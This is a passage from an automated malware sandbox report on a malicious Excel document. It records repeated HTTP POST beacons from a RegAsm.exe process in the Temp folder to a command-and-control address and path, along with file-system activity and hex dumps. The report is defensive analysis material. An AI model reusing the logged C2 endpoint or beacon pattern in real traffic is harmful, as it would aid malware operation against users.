Jan 5, 2021 19:06:34.721364021 CET	1232	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:33 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.22	49236	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:34.935154915 CET	1232	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:35.122327089 CET	1233	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:34 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49174	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:10.067265987 CET	1151	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:10.236854076 CET	1151	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:09 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.22	49237	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:35.342015982 CET	1234	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:35.512182951 CET	1234	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:34 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.22	49238	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:35.726449013 CET	1235	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:35.894052029 CET	1236	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:34 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.22	49239	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.22	49240	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.22	49241	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.22	49242	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.22	49243	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.22	49244	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.22	49245	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.22	49246	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49175	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:10.499610901 CET	1152	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:10.673142910 CET	1153	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:09 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.22	49247	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.22	49248	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.22	49249	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.22	49250	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.22	49251	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.22	49252	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.22	49253	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.22	49254	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.22	49255	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.22	49256	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49176	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:10.888135910 CET	1153	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:11.065620899 CET	1154	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:10 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.22	49257	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.22	49258	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.22	49259	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.22	49260	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.22	49261	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.22	49262	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.22	49263	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.22	49264	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.22	49265	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.22	49266	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 5, 2021 19:05:20.849750996 CET	104.22.0.232	443	192.168.2.22	49165	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020 Thu Nov 02 13:24:33 CET 2017	Thu Apr 08 14:00:00 CEST 2021 Tue Nov 02 13:24:33 CET 2027	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2260 Parent PID: 584

General

Start time:	19:04:38
Start date:	05/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f7f0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D46F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB3EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\05DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\3303.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB3EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D46F.tmp	success or wait	1	13FDAB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\3303.tmp	success or wait	1	13FDAB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B5DE0000	C:\Users\user\Desktop\6Cprm97UTl.xls	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\05DE0000</td><td>569</td><td>437</td><td>ac 94 cf 4e e3 30 10
c6 ef 48 bc 43 e4 2b
4a 5c 38 20 84 9a 72
d8 65 8f 0b 12 f0 00
ae 3d 4d ac fa 9f 3c
06 da b7 67 9c 86 02
55 9b b4 da bd 44 49
9c f9 7e 9f bf 78 66
7a b7 b2 a6 78 83 88
da bb 9a 5d 56 13 56
80 93 5e 69 d7 d4 ec
e5 f9 4f 79 c3 0a 4c
c2 29 61 bc 83 9a ad
01 d9 dd ec fc 6c fa
bc 0e 80 05 55 3b ac
59 9b 52 b8 e5 1c 65
0b 56 60 e5 03 38 5a
59 f8 68 45 a2 c7 d8
f0 20 e4 52 34 c0 af
26 93 6b 2e bd 4b e0
52 99 b2 06 9b 4d 7f
c3 42 bc 9a 54 dc af
e8 f5 c6 c9 5c 3b 56
fc da 7c 97 51 35 13
21 18 2d 45 22 a3 fc
cd a9 1d 48 e9 17 0b
2d 41 79 f9 6a 49 ba
c2 10 41 28 6c 01 92
35 55 88 9a 88 f1 09
52 a2 8d 21 e3 7b 99
c1 35 3b 4c 6d b3 e7
fc 7e 7f 45 04 83 3b
25 23 36 fb 1c 2a aa
ec b6 82 ad 0e 78 41
61 1d 20 e4 95 c3 39
f4 75 0f f4 03 a3 56
50 3c 8a</td><td>...N.0...H.C.+J\8 ..r.e......=
M...<...g...U....DI..~..xfz...
x.....]V.V..^i.....Oy..L.)a...
......l.....U;.Y.R...e.V`..8ZY
.hE....
.R4..&.k..K.R....M..B.
.T......\;V..|.Q5.!.-E".....H...-
Ay.jI...A(l..5U.....R..!.{.
.5;Lm...~.E..;%#6..*......xAa
. ...9.u....VP<.</td><td>success or wait</td><td>16</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\05DE0000</td><td>1006</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>16</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\05DE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
0b 89 d8 2d b7 01 00
00 07 06 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!....-............
[Content_Types].xml ...
(.....................................
....
....
....
....
....
...............</td><td>success or wait</td><td>17</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05DE0000	9477	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 04 54 00 00 02 36 08 06 00 00 00 7e 11 dc 3b 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 ff a5 49 44 41 54 78 5e ec 9d 05 7c 14 c9 d6 f6 bf d7 ef fb de 57 ee dd 5d 58 81 75 67 dd 58 60 f1 08 0e 8b bb 2e 8b 2f 04 97 04 97 04 12 5c 83 bb bb bb bb bb bb 84 e0 ee 72 be f3 9c ea 9a e9 0c 13 36 d9 4b d8 00 67 f8 fd 99 49 77 75 79 55 d7 79 ba aa fa ff e5 e8 58 8d de a8 17 4c af d7 0b 52 14 45 51 14 45 51 14 45 51 14 45 51 1e c3 a7 4d 7f a6 5e 33 47 92 0a 2a 8a a2 28 8a a2 28 8a a2 28 8a a2 28 09 44 05 15 45 51 14 45 51 14 45 51 14 45 51 94 44 a2 82 8a a2 28 8a a2 28 8a a2 28 8a a2 28 4a 22 51 41 45	.PNG.....IHDR...T...6.....~ ..;....sRGB.....gAMA..... a.....pHYs.....o.d....IDA Tx^...|.....W..]X.ug.X`... ..../.....\.....r..... .6.K..g...lwuyU.y.....X....L. ..R.EQ.EQ.EQ.EQ...M..^3 G..*..(..(..(.. (.D..EQ.EQ.EQ.EQ.D....(.. (..(..(J"QAE	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\05DE0000	103829	1205	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0b 89 d8 2d b7 01 00 00 07 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 bb 5c 95 e1 1d 01 00 00 46 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 16 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 75 89 76 1a 9b 01 00 00 cb 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 73 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!....-..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..\.....F... .....xl/_rels/wor kbook.xml.relsPK..-.....!. u.v.....s... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B5DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2.................... ......\.p....user B.....a.........=........... ..ThisWorkbook............... ....=........K ^)8.......X.@.	success or wait	6	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B5DE0000	unknown	16384	fc f6 72 6d 33 62 5e a2 bd cd f7 eb fb 65 c2 ef 13 97 09 4f 4b 9c e7 e7 27 2e 17 9e bf b7 79 e1 cf 3e 6f f7 96 bf ed 16 ea 7c 15 ce 33 68 a3 d7 4b fd f4 7e 52 41 af d5 a2 63 db 47 5e cb 44 44 44 44 44 44 74 70 30 a0 12 28 9e d6 41 aa 4c eb 21 8d e6 f5 b7 a0 4a 8b 2c a7 65 d6 10 27 1b 9f 87 18 17 68 19 e6 64 c5 e5 ad d5 82 69 bf c5 07 56 02 b1 75 e3 d3 5c 70 c5 bd 5a 60 25 08 b4 80 6f 36 e4 c4 9b 11 c5 3f 07 74 3d 4c 43 70 25 6f 50 45 0b f0 a0 85 f6 d8 b4 a0 10 1f 0e 00 84 e5 2a ec 23 08 10 9a 9e df 72 51 9f fd b4 70 20 c2 4f 8b cd 0f a6 83 2d 13 cc 37 a1 e9 89 6c 5e b0 4c ae cf 89 82 f9 89 30 3d 9c be a8 f5 f0 ea 97 81 f0 72 e1 e9 fe 73 6c 5a b0 fd dc 30 5d 97 41 0d a1 d8 72 a3 6c a8 6e 5c 7f 0d d2 fb 4a a5 29 dd f5 5a 75 c1 14 d6 4e 21 22 22 22 22 22 3a	..rm3b^......e.....OK...'..... y..>o......|..3h..K..~RA...c.G ^.DDDDDDtp0.. (..A.L.!.....J.,. e..'.....h..d.....i...V..u..\p ..Z`%...o6.....?.t=LCp%oPE ....*.#.....rQ...p .O... ..-..7...l^.L......0=......... r...slZ...0].A...r.l.n\....J.) ..Zu...N!""""":	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B5DE0000	unknown	2188	00 03 00 16 00 ff 00 00 00 00 00 00 01 0f 00 08 02 10 00 6a 00 03 00 16 00 ff 00 00 00 00 00 00 01 0f 00 08 02 10 00 6b 00 03 00 16 00 ff 00 00 00 00 00 00 01 0f 00 be 00 2c 00 4c 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 4d 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 4e 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 4f 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 50 00 03 00	.....j..... .....k.....,.L ...>.>.>.>.>.>.>.>.>.>.>.>.>.>. .>.>.>.>.....,.M...>.>.>.>. .>.>.>.>.>.>.>.>.>.>.>.>. >.. ...,.N...>.>.>.>.>.>.>.>.>. .>.>.>.>.>.>.>.....,.O...>.> .>.>.>.>.>.>.>.>.>.>.>.>. >.>.>.>.....,.P...	success or wait	1	7FEEAC59AC0	unknown
